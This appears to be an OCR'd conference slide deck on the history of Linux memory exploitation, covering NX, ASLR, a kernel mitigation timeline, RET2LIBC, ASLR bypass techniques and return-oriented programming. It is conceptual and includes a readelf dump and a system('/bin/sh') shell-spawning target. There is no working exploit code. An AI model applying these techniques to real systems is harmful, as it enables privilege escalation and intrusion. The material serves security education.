
The Evolution of Memory Exploitation in Linux



Whoami

- Ofri Ouzan
- Twitter: @B4MB1
- Security Researcher.
- Specializes in vulnerability research, exploit development, and developing automating tools.
- Enjoys sharing findings and insights with the community.
    - https://medium.com/@ofriouzan


Agenda

- User Mode Attack Techniques and Security Mechanisms.
- Transition from User Mode to Kernel Mode.
- Kernel Mode Attacks and Security Mechanisms.
- Modern Privilege Escalation Techniques.
- Current State and Future Prospects.

● Linux Focus: Not Windows - intel implementations.


History


- Linux 0.01 Released: September 17, 1991.
- Memory Regions: Readable, Writable, Executable (**RWX**).
- Memory Addresses: Hardcoded (**Static**).
- Simpler Attacks in Early Days.



Exploiting Memory Vulnerabilities

- Exploiting a vulnerability requires 3 tasks:
  - Find a **vulnerability**.
  - **Redirect**: Manipulating program control flow.
  - **Execute** malicious code.





v2.2
26.01.1999
Capabilities
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v2.6.0-test3
08.08.2003
v2.6.8
14.08.2004
NX
ASLR
v2.6.12
17.06.2005
v2.6.12
08.03.2005
SECCOMP
Namespace
v2.6.23
09.10.2007
v3.0
21.07.2011
SMEP
v3.7
10.12.2012
SMAP
KASLR
v3.14
30.03.2014
v4.6
15.05.2016
MPK
KASAN
v4.9
24.12.2016
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UBSAN
Kmemleak
v4.15
28.01.2018
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PTI
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
KMSAN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

Smashing the Stack for Fun and Profit



- "Smashing the Stack for Fun and Profit" by Aleph One (November 1996).



- **RWX** stack.
- **Static** memory addresses.

NX (AKA - DEP, XN, XD)

- Introduced in Linux kernel 2.6.8 in 2004.
- Prevents execution by marking memory pages as 'Non-eXecutable' (e.g., heap, stack).

- Memory regions governed by access flags:
  - RO+NX (.rodata).
  - RW+NX (.data).
  - RO+X (.text).
- Implements W^X- prevents injecting shellcodes.

readelf -l <ELF file>


```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000001478 0x0000000000001478  R      0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x0000000000003c36 0x0000000000003c36  R E    0x1000
  LOAD           0x0000000000006000 0x0000000000006000 0x0000000000006000
                 0x00000000000012c0 0x00000000000012c0  R      0x1000
  LOAD           0x0000000000007ae0 0x0000000000008ae0 0x0000000000008ae0
                 0x0000000000000588 0x00000000000006d8  RW     0x1000
  DYNAMIC        0x0000000000007c40 0x0000000000008c40 0x0000000000008c40
                 0x00000000000001b0 0x00000000000001b0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x0000000000006db0 0x0000000000006db0 0x0000000000006db0
                 0x00000000000000b4 0x00000000000000b4  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000007ae0 0x0000000000008ae0 0x0000000000008ae0
                 0x0000000000000520 0x0000000000000520  R      0x1
```

Read Only + Non Executable


Read Only + Executable

Read Write + Non Executable

Code Reuse Attacks




- Result of W^X: Shellcode injection not feasible.
- Utilize existing code in memory for malicious actions.
- Return to existing code.
  - Return to libraries (e.g., RET2LIBC).




RET2LIBC

- system("/bin/sh")
- Locate memory addresses of system() and pointer to "/bin/sh".
- **Vulnerability** -> **Redirect** execution to system() -> **Execute** "/bin/sh".



ASLR Evolution




- Introduced in Linux kernel 2.6.12 in 2005.
- Prevents attackers from predicting memory locations in User Space using a random offset.
- Limitations:
  - Low entropy (32bit).
  - Initially randomized only the stack and the libraries.
- Bypass techniques:

Brute Force
Memory Spray
Nop Sleds


Return to non-randomized
RET2TEXT

Memory Leak
/proc information leaks

Code Reuse Attacks



- Result of W^X: Shellcode injection not feasible.
- Utilize existing code in memory for malicious actions.
- Return to existing code.
    - Return to libraries (e.g. RET2LIBC).
    - Return to non-randomized locations (e.g. RET2TEXT).
- Oriented Programming.



Oriented Programming

- Chain executable gadgets to perform malicious actions.
- Gadgets consist of one or more assembly instructions that end with execution redirection.
- Backward edge - gadgets ending with “**ret**” (AKA ROP).
- Forward edge - gadgets ending with indirect “**jmp**” or “**call**” (AKA JOP, PCOP).

